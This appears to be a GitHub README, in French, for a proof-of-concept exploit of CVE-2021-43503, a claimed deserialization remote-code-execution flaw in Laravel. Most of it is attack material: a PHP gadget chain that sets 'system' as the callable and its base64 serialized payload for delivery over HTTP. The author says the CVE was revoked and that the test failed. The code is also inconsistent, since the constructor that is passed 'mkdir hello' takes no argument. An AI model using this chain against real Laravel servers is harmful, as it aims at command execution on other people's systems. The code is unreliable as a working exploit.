 kang8/cve-2021-43503
Exploit de preuve de concept pour CVE-2021-43503, une vulnérabilité RCE de désérialisation dans Laravel. Inclut la génération de chaînes POP PHP et la livraison de charges utiles basée sur HTTP pour les tests.

Avertissement La vulnérabilité a été révoquée
Ceci concerne CVE-2021-43503, je ne peux pas reproduire cette vulnérabilité via exp
Démarrer le service
composer install
cp .env.example .env
php artisan key:generate
php artisan serve # it will listening 8000 port in localhost
encoder la chaîne POP
<?php

namespace Illuminate\Routing{
    class PendingResourceRegistration{
        protected $registrar;
        protected $name;
        protected $controller;
        protected $options = [];
        protected $registered = false;
        public function __construct($b){
            $this->registrar=$b;
        }
    }
}


namespace Illuminate\Queue\Capsule{
    class Manager{
        protected $manager;
        public function __construct($c)
        {
            $this->manager->method=$c;
        }

    }
}

namespace Mockery{
    class ClosureWrapper{
        private $closure;
        public function __construct(){
            $this->closure="system";
        }
    }
}

namespace{

    use Illuminate\Queue\Capsule\Manager;
    use Illuminate\Routing\PendingResourceRegistration;
    use Mockery\ClosureWrapper;

    $c=new ClosureWrapper("mkdir hello");
    $b=new Manager($c);
    $a=new PendingResourceRegistration($b);

    echo base64_encode(serialize($a));
}
Note
Je remplace
urlencode(serialize($a))parbase64_encode(serialize($a))Et je remplace
dirparmkdir hellopour refléter l'exécution réussie de RCE
Cela produira (ignorer l'avertissement) :
Tzo0NjoiSWxsdW1pbmF0ZVxSb3V0aW5nXFBlbmRpbmdSZXNvdXJjZVJlZ2lzdHJhdGlvbiI6NTp7czoxMjoiACoAcmVnaXN0cmFyIjtPOjMyOiJJbGx1bWluYXRlXFF1ZXVlXENhcHN1bGVcTWFuYWdlciI6MTp7czoxMDoiACoAbWFuYWdlciI7Tzo4OiJzdGRDbGFzcyI6MTp7czo2OiJtZXRob2QiO086MjI6Ik1vY2tlcnlcQ2xvc3VyZVdyYXBwZXIiOjE6e3M6MzE6IgBNb2NrZXJ5XENsb3N1cmVXcmFwcGVyAGNsb3N1cmUiO3M6Njoic3lzdGVtIjt9fX1zOjc6IgAqAG5hbWUiO047czoxMzoiACoAY29udHJvbGxlciI7TjtzOjEwOiIAKgBvcHRpb25zIjthOjA6e31zOjEzOiIAKgByZWdpc3RlcmVkIjtiOjA7fQ==
Test via GET de HTTP:

Cela n'a pas créé avec succès hello/ dans public/
